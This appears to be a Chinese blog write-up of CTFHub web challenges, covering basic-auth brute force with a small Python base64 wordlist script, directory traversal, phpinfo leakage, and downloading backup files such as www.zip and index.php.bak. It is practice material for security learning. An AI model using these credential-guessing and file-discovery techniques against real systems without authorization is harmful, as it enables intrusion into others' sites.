
CTFHub通关

原创

偷懒贪玩第一名 于 2020-07-06 14:07:25 发布 5310 收藏 46

分类专栏： CTF 文章标签： CTF web

本文链接：https://blog.csdn.net/weixin_43184518/article/details/107157258

 CTF 专栏收录该内容

1 篇文章 2 订阅

订阅专栏

CTFHub通关

WEB

WEB前置技能

HTTP协议


请求方式

302跳转


Cookie


基础认证


访问URL，可以看到点击登录界面，采用基本认证（英语：Basic access authentication）是允许http用户代理（如：网页浏览器）在请求时，提供 用户名 和 密码 的一种方式。基本认证原理可查看点击此处查看。
拦截登录时的数据请求，可以看到响应包返回的**Do u know admin?**，可知用户为admin，如下图所示：




再根据题目中提供的通用密码top_100，即可进行暴力破解，但此处暴力破解设置需要加前缀admin:，以及进行base64编码，可在burp中设置规则，如下图所示：







进行爆破后可看到有一条响应长度不同，点击查看，发现flag



在这里说一个尴尬的事情，因为不知道burp的intruder可以添加前缀词然后再加密，我就自己写了个python脚本，代码如下：

```
#!/usr/bin/python
# -*- coding: UTF-8 -*-

import sys
import base64
file = open(r'./10_million_password_list_top_100.txt')
lines = file.read()
for str in lines.split("\n"):
 a = 'admin:' + str
 b = base64.b64encode(a)
 print b
```

代码运行过程还报错，报错信息AttributeError: ‘module’ object has no attribute ‘b64encode’

```
Traceback (most recent call last):
  File "base64.py", line 5, in <module>
    import base64
  File "E:\总结、工具文档\python\base64.py", line 10, in <module>
    b = base64.b64encode(a)
AttributeError: 'module' object has no attribute 'b64encode'
```

出现这个问题是因为脚本命名与base64重叠了，修改脚本名为其他名字即可

响应包源代码

信息泄露


目录遍历

点击开始寻找flag，然后会看到目录页面，逐个文件夹点击查看，可发现flag.txt

phpinfo

直接点击查看phpinfo


然后可以查看到phpinfo信息，搜索flag，即可发现flag




备份文件下载

网站源码


点开题目链接后，可以看到常见网站源码备份文件的后缀和本份文件名，可以使用burp进行暴力破解，如下图所示



变量就设置为提示中对应的，然后可以看到www.zip的响应比较长




访问这个地址后，可以下载到一个压缩文件




- temp

解压缩后，获得三个文件，html文件没有什么内容，




flag的文本文件内无flag

然后就被困住了，换个思路，php开发的网站通常以www目录下的文件为访问路径，所以这里以网站方式打开txt文件，即可查看到flag




bak文件


访问题目链接，发现页面显示flag在index.php源代码中




访问index.php查看源代码，未发现flag



想起这个题目叫做bak文件，所以访问index.php.bak，发现有备份文件可下载



